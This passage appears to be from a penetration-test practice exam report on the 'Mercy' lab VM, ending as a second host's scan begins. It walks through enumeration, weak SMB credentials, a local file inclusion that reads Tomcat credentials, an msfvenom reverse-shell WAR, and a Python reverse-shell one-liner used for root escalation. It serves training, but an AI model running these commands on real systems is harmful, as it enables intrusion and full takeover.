| MD5:   5114 fd64 1d28 7465 e1c8 8fde af46 c767
|_SHA-1: b1d2 b496 ab16 ed59 df4e 396e 6aa4 94df e59f c991
|_ssl-date: TLS randomness does not represent time
8080/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
| http-methods:
|   Supported Methods: GET HEAD POST PUT DELETE OPTIONS
|_  Potentially risky methods: PUT DELETE
|_http-open-proxy: Proxy might be redirecting requests
| http-robots.txt: 1 disallowed entry
|_/tryharder/tryharder
|_http-server-header: Apache-Coyote/1.1
|_http-title: Apache Tomcat
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_clock-skew: mean: -1h40m01s, deviation: 4h37m07s, median: 59m58s
| nbstat: NetBIOS name: MERCY, NetBIOS user: <unknown>, NetBIOS MAC:
<unknown> (unknown)
| Names:
|   MERCY<00>            Flags: <unique><active>
|   MERCY<03>            Flags: <unique><active>
|   MERCY<20>            Flags: <unique><active>
|   \x01\x02__MSBROWSE__\x02<01>  Flags: <group><active>
|   WORKGROUP<00>        Flags: <group><active>
|   WORKGROUP<1d>        Flags: <unique><active>
|_  WORKGROUP<1e>        Flags: <group><active>
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.3.11-Ubuntu)
|   Computer name: mercy
|   NetBIOS computer name: MERCY\x00
|   Domain name: \x00
|   FQDN: mercy
|_  System time: 2021-09-15T22:13:33+08:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2021-09-15T14:13:33
|_  start_date: N/A
```

```
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
# Nmap done at Wed Sep 15 14:13:45 2021 -- 1 IP address (1 host up)
scanned in 22.59 seconds
```

Server IP Address	Ports Open	Key Services Discovered
192.168.56.103	**TCP:** 53, 110, 139, 143, 445, 8080	**TCP:** HTTP (port 8080), email services (POP3 and IMAP on 110 and 139), DNS (port 53), SMB (139 and 445)
	UDP: N/A	**UDP:** N/A

I manually enumerated the website by visiting it in browser:




It is the default Tomcat installation page. I tried some default credentials on the manager console login, but could not log in.

I ran a Nikto scan, which revealed a page in the robots.txt file:


```
┌──(kali㉿kali)-[~/Documents/oscp/practice-exam-2/mercy]
└─$ nikto -host=http://mercy:8080
- Nikto v2.1.6
---------------------------------------------------------------------------
---
+ Target IP:          192.168.56.105
+ Target Hostname:    mercy
+ Target Port:        8080
+ Start Time:         2021-09-15 14:15:49 (GMT1)
---------------------------------------------------------------------------
---
+ Server: Apache-Coyote/1.1
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to
the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the
user agent to render the content of the site in a different fashion to
the MIME type
+ No CGI Directories found (use '-C all' to force check all possible
dirs)
+ "robots.txt" contains 1 entry which should be manually viewed.
```

```
+ Allowed HTTP Methods: GET, HEAD, POST, PUT, DELETE, OPTIONS
+ OSVDB-397: HTTP method ('Allow' Header): 'PUT' method could allow
clients to save files on the web server.
+ OSVDB-5646: HTTP method ('Allow' Header): 'DELETE' may allow clients
to remove files on the web server.
+ /: Appears to be a default Apache Tomcat install.
+ /examples/servlets/index.html: Apache Tomcat default JSP pages
present.
+ OSVDB-3720: /examples/jsp/snp/snoop.jsp: Displays information about
page retrievals, including other users.
+ /manager/html: Default Tomcat Manager / Host Manager interface found
+ /host-manager/html: Default Tomcat Manager / Host Manager interface
found
+ /manager/status: Default Tomcat Server Status interface found
+ 7992 requests: 0 error(s) and 13 item(s) reported on remote host
+ End Time:           2021-09-15 14:19:40 (GMT1) (231 seconds)
----------------------------------------------------------------------
---
+ 1 host(s) tested
```

The robots.txt file points to /tryharder/tryharder:



Which contains some base64:



This decodes to the following:


> It's annoying, but we repeat this over and over again: cyber hygiene is extremely important. Please stop setting silly passwords that will get cracked with any decent password list.
>
> Once, we found the password "password", quite literally sticking on a post-it in front of an employee's desk! As silly as it may be, the employee pleaded for mercy when we threatened to fire her.
>
> No fluffy bunnies for those who set insecure passwords and endanger the enterprise.

This suggests that some services may have a password of `password`. I tried this on the Tomcat manager console with a combination of usernames, but it didn't work.

I also ran an autorecon scan, which utilised enum4linux and found two users (pleadformercy and qiu):

```
 ==========================
|    Users on mercy        |
 ==========================
index: 0x1 RID: 0x3e8 acb: 0x00000010 Account: pleadformercy    Name: QIU       Desc:
index: 0x2 RID: 0x3e9 acb: 0x00000010 Account: qiu      Name:   Desc:

user:[pleadformercy] rid:[0x3e8]
user:[qiu] rid:[0x3e9]
        User Name   :   pleadformercy
        Full Name   :   QIU
        Home Drive  :   \\mercy\pleadformercy
        Dir Drive   :
        Profile Path:   \\mercy\pleadformercy\profile
        Logon Script:
        Description :
        Workstations:
        Comment     :
        Remote Dial :
        Logon Time               :      Thu, 01 Jan 1970 01:00:00 BST
        Logoff Time              :      Thu, 14 Sep 30828 03:48:05 BST
        Kickoff Time             :      Thu, 14 Sep 30828 03:48:05 BST
        Password last set Time   :      Mon, 19 Nov 2018 17:10:11 GMT
        Password can change Time :      Mon, 19 Nov 2018 17:10:11 GMT
        Password must change Time:      Thu, 14 Sep 30828 03:48:05 BST
        unknown_2[0..31]...
        user_rid :      0x3e8
        group_rid:      0x201
        acb_info :      0x00000010
        fields_present: 0x00ffffff
        logon_divs:     168
        bad_password_count:     0x00000000
        logon_count:    0x00000000
        padding1[0..7]...
        logon_hrs[0..21]...
        Account Disabled         : False
        Password does not expire : False
        Account locked out       : False
        Password expired         : False
        Interdomain trust account: False
        Workstation trust account: False
        Server trust account     : False
        Trusted for delegation   : False

        User Name   :   qiu
        Full Name   :
        Home Drive  :   \\mercy\qiu
        Dir Drive   :
        Profile Path:   \\mercy\qiu\profile
```

It also enumerated the SMB service, which had no shares readable for guest/null sessions:



Initial Shell Vulnerability Exploited

Vulnerabilities Exploited: Weak credentials, local file inclusion, arbitrary file upload.

Vulnerability Explanation: The use of weak credentials on the SMB server allows the reading of sensitive information, leading to us discovering a second webserver. This server is running a piece of software vulnerable to a Local File Inclusion vulnerability, which lets us read Tomcat Manager Console credentials. From here we can write a webshell to the machine and gain a shell.

Vulnerability Fix: Use stronger credentials for the SMB server, and disable the use of software vulnerable to LFI on the secondary webserver.

Severity: High

Proof of Concept Code: N/A

Exploitation: As we have seen, unauthenticated users cannot read data from the SMB share. However, qiu has access with the password `password`:

```
┌──(kali㉿kali)-[~/Documents/oscp/practice-exam-2/mercy]
└─$ smbclient //192.168.56.105/qiu -U qiu
Enter WORKGROUP\qiu's password:
Try "help" to get a list of possible commands.
smb: \> dir
  .                                   D        0  Wed Sep 15 23:50:42 2021
  ..                                  D        0  Mon Nov 19 16:59:09 2018
  .bashrc                             H     3637  Sun Aug 26 14:19:34 2018
  .public                            DH        0  Sun Aug 26 15:23:24 2018
  .bash_history                       H      163  Fri Aug 31 20:11:34 2018
  .cache                             DH        0  Fri Aug 31 19:22:05 2018
  mail                                D        0  Wed Sep 15 23:50:42 2021
  .private                           DH        0  Sun Aug 26 17:35:34 2018
  .bash_logout                        H      220  Sun Aug 26 14:19:34 2018
  .profile                            H      675  Sun Aug 26 14:19:34 2018

                19213004 blocks of size 1024. 16262192 blocks available
smb: \>
```

The files contain information on a port knocking configuration:

```
Here are settings for your perusal.

Port Knocking Daemon Configuration

[options]
        UseSyslog

[openHTTP]
        sequence    = 159,27391,4
        seq_timeout = 100
        command     = /sbin/iptables -I INPUT -s %IP% -p tcp --dport 80 -j ACCEPT
        tcpflags    = syn

[closeHTTP]
        sequence    = 4,27391,159
        seq_timeout = 100
        command     = /sbin/iptables -D INPUT -s %IP% -p tcp --dport 80 -j ACCEPT
        tcpflags    = syn

[openSSH]
        sequence    = 17301,28504,9999
        seq_timeout = 100
        command     = /sbin/iptables -I INPUT -s %IP% -p tcp --dport 22 -j ACCEPT
        tcpflags    = syn

[closeSSH]
        sequence    = 9999,28504,17301
        seq_timeout = 100
        command     = /sbin/iptables -D iNPUT -s %IP% -p tcp --dport 22 -j ACCEPT
        tcpflags    = syn
```

We can perform the port knocking according to the configuration:

```
┌──(kali㉿kali)-[~/…/oscp/practice-exam-2/mercy/smb]
└─$ knock mercy 159 27391 4
┌──(kali㉿kali)-[~/…/oscp/practice-exam-2/mercy/smb]
└─$ knock mercy 17301 28504 9999
```

SSH and a new HTTP server on port 80 are now open:


```
┌──(kali㉿kali)-[~/…/oscp/practice-exam-2/mercy/smb]
└─$ nmap -sC -sV -p 80,22 mercy
Starting Nmap 7.91 ( https://nmap.org ) at 2021-09-16 08:57 BST
Nmap scan report for mercy (192.168.56.105)
Host is up (0.0027s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 93:64:02:58:62:0e:e7:85:50:d9:97:ea:8d:01:68:f6 (DSA)
|   2048 13:77:33:9a:49:c0:51:dc:8f:fb:c8:33:17:b2:05:71 (RSA)
|   256 a2:25:3c:cf:ac:d7:0f:ae:2e:8c:c5:14:c4:65:c1:59 (ECDSA)
|_  256 33:12:1b:6a:98:da:ea:9d:8c:09:94:ed:44:8d:4e:5b (ED25519)
80/tcp open  http    Apache httpd 2.4.7 ((Ubuntu))
| http-robots.txt: 2 disallowed entries
|_/mercy /nomercy
|_http-server-header: Apache/2.4.7 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.25 seconds
```

Running a Nikto scan on the new site reveals the /nomercy/ directory:


```
$ nikto -host=http://mercy
- Nikto v2.1.6
```

```
---------------------------------------------------------------------------
---
+ Target IP:          192.168.56.105
+ Target Hostname:    mercy
+ Target Port:        80
+ Start Time:         2021-09-16 08:58:40 (GMT1)
---------------------------------------------------------------------------
---
+ Server: Apache/2.4.7 (Ubuntu)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to
the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the
user agent to render the content of the site in a different fashion to
the MIME type
+ No CGI Directories found (use '-C all' to force check all possible
dirs)
+ OSVDB-3268: /mercy/: Directory indexing found.
+ Entry '/mercy/' in robots.txt returned a non-forbidden or redirect
HTTP code (200)
+ Retrieved x-powered-by header: PHP/5.5.9-1ubuntu4.25
+ Cookie stylesheet created without the httponly flag
+ Entry '/nomercy/' in robots.txt returned a non-forbidden or redirect
HTTP code (200)
+ "robots.txt" contains 2 entries which should be manually viewed.
+ Server may leak inodes via ETags, header found with file /, inode: 5a,
size: 5745661f170dc, mtime: gzip
+ Apache/2.4.7 appears to be outdated (current is at least
Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
+ Allowed HTTP Methods: POST, OPTIONS, GET, HEAD
+ OSVDB-3233: /icons/README: Apache default file found.
+ /login.html: Admin login page/section found.
+ 7683 requests: 0 error(s) and 14 item(s) reported on remote host
+ End Time:           2021-09-16 08:59:28 (GMT1) (48 seconds)
---------------------------------------------------------------------------
---
+ 1 host(s) tested
```


The directory contains an instance of RIPS:



RIPS is vulnerable to a Local File Inclusion Vulnerability, which we can use to read the Tomcat Users Configuration by visiting http://mercy/nomercy/windows/code.php?file=/etc/tomcat7/tomcat-users.xml in browser:



This gives us credentials for the Tomcat manager instance. We can login as thisisasuperduperlonguser with the password heartbreakisinevitable:




We can then use msfvenom to generate a malicious WAR file that will return a reverse shell:

```
$ msfvenom -p java/shell_reverse_tcp lhost=192.168.56.102 lport=414 -f
war -o warshell.war
```

We can upload this file with the manager console:

Visiting http://mercy:8080/warshell/ in browser gives us a reverse shell:



Privilege Escalation

Vulnerability Exploited: File Misconfiguration

Vulnerability Explanation: A script on the machine that runs as root is editable by the fluffy user, meaning we can insert arbitrary code into the script and then trigger it to give us a reverse shell as root.

Vulnerability Fix: Prevent the script from being writeable by fluffy, or make it run as fluffy instead of root.

Severity: High

Exploit Code: N/A


Exploitation: I used the credentials from the earlier LFI to switch user to fluffy:

```
tomcat7@MERCY:/var/lib/tomcat7$ su pleadformercy
Password:
su: Authentication failure
tomcat7@MERCY:/var/lib/tomcat7$ su qiu
Password:
qiu@MERCY:/var/lib/tomcat7$ id
uid=1001(qiu) gid=1001(qiu) groups=1001(qiu)
qiu@MERCY:/var/lib/tomcat7$ sudo -l
[sudo] password for qiu:
Sorry, user qiu may not run sudo on MERCY.
qiu@MERCY:/var/lib/tomcat7$ su thisisasuperduperlonguser
Password:
su: Authentication failure
qiu@MERCY:/var/lib/tomcat7$ su fluffy
Password:
Added user fluffy.

$ sudo -l
[sudo] password for fluffy:
Sorry, user fluffy may not run sudo on MERCY.
$
```

In the above screenshot I was testing each user on the machine for privileged permissions. While fluffy does not have any sudo rights, there is a file that is writeable by fluffy and owned by root in the /home/fluffy/.private/secrets directory:

```
$ cd ~
$ ls -la
total 16
drwxr-x--- 3 fluffy fluffy 4096 Nov 20  2018 .
drwxr-xr-x 6 root   root   4096 Nov 20  2018 ..
-rw------- 1 fluffy fluffy   12 Nov 20  2018 .bash_history
drwxr-xr-x 3 fluffy fluffy 4096 Nov 20  2018 .private
$ cd .private
$ ls -la
total 12
drwxr-xr-x 3 fluffy fluffy 4096 Nov 20  2018 .
drwxr-x--- 3 fluffy fluffy 4096 Nov 20  2018 ..
drwxr-xr-x 2 fluffy fluffy 4096 Nov 20  2018 secrets
$ cd secrets
$ ls -la
total 20
drwxr-xr-x 2 fluffy fluffy 4096 Nov 20  2018 .
drwxr-xr-x 3 fluffy fluffy 4096 Nov 20  2018 ..
-rwxr-xr-x 1 fluffy fluffy   37 Nov 20  2018 backup.save
-rw-r--r-- 1 fluffy fluffy   12 Nov 20  2018 .secrets
-rwxrwxrwx 1 root   root    222 Nov 20  2018 timeclock
$ cat bac       ^H^H^H^C
$ catb^H bac^H^H^H^H^C
$ bac^C
$ cat backup.save
#!/bin/bash

echo Backing Up Files;

$ cat .secrets
Try harder!
$ cat .timeclock
cat: .timeclock: No such file or directory
$ cat timeclock
#!/bin/bash

now=$(date)
echo "The system time is: $now." > ../../../../../var/www/html/time
echo "Time check courtesy of LINUX" >> ../../../../../var/www/html/time
chown www-data:www-data ../../../../../var/www/html/time
$ cat ../../.bash_hit^C
$ cat ../../.bash_histrr^C
$ cat ../../.bash_history
cd ../
exit
$
```

This file is ran whenever the URL http://mercy/time is visited:




We can create a file on our local machine that contains a reverse shell command:

```
python -c 'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);
```

```
s.connect(("192.168.56.102",9001));os.dup2(s.fileno(),0);
os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import pty; pty.spawn("sh")'
```

We can then download this to the box and overwrite the timeclock file with its contents:

When we visit the page in browser, we have a shell returned to our listener as root:



System IP: 192.168.56.106

Service Enumeration

Nmap Scan Results:

Standard Scan:

```
$ nmap -sC -sV -v -oA nmap/stapler stapler.oscp
Nmap scan report for stapler.oscp (192.168.56.106)
Host is up (0.00047s latency).
Not shown: 992 filtered ports
PORT     STATE  SERVICE     VERSION
20/tcp   closed ftp-data
21/tcp   open   ftp         vsftpd 2.0.8 or later
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_Can't get directory listing: PASV failed: 550 Permission denied.
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.56.102
```

```
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 1
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
22/tcp   open   ssh         OpenSSH 7.2p2 Ubuntu 4 (Ubuntu Linux;
protocol 2.0)
| ssh-hostkey:
|   2048 81:21:ce:a1:1a:05:b1:69:4f:4d:ed:80:28:e8:99:05 (RSA)
|   256 5b:a5:bb:67:91:1a:51:c2:d3:21:da:c0:ca:f0:db:9e (ECDSA)
|_  256 6d:01:b7:73:ac:b0:93:6f:fa:b9:89:e6:ae:3c:ab:d3 (ED25519)
53/tcp   open   domain      dnsmasq 2.75
| dns-nsid:
|_  bind.version: dnsmasq-2.75
80/tcp   open   http        PHP cli server 5.5 or later
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: 404 Not Found
139/tcp  open   netbios-ssn Samba smbd 4.3.9-Ubuntu (workgroup:
WORKGROUP)
666/tcp  open   tcpwrapped
3306/tcp open   mysql       MySQL 5.7.12-0ubuntu1
| mysql-info:
|   Protocol: 10
|   Version: 5.7.12-0ubuntu1
|   Thread ID: 8
|   Capabilities flags: 63487
|   Some Capabilities: InteractiveClient, SupportsLoadDataLocal,
LongColumnFlag, Support41Auth, Speaks41ProtocolOld,
IgnoreSpaceBeforeParenthesis, IgnoreSigpipes, ConnectWithDatabase,
LongPassword, FoundRows, ODBCClient, SupportsTransactions,
SupportsCompression, DontAllowDatabaseTableColumn, Speaks41ProtocolNew,
SupportsAuthPlugins, SupportsMultipleStatments, SupportsMultipleResults
|   Status: Autocommit
|   Salt: P^GLR.y,G6lN\x1Au`    J{\x18C
|_  Auth Plugin Name: mysql_native_password
Service Info: Host: RED; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_clock-skew: mean: 39m59s, deviation: 34m37s, median: 59m58s
| nbstat: NetBIOS name: RED, NetBIOS user: <unknown>, NetBIOS MAC:
<unknown> (unknown)
| Names:
|   RED<00>              Flags: <unique><active>
|   RED<03>              Flags: <unique><active>
|   RED<20>              Flags: <unique><active>
|   \x01\x02__MSBROWSE__\x02<01>  Flags: <group><active>
|   WORKGROUP<00>        Flags: <group><active>
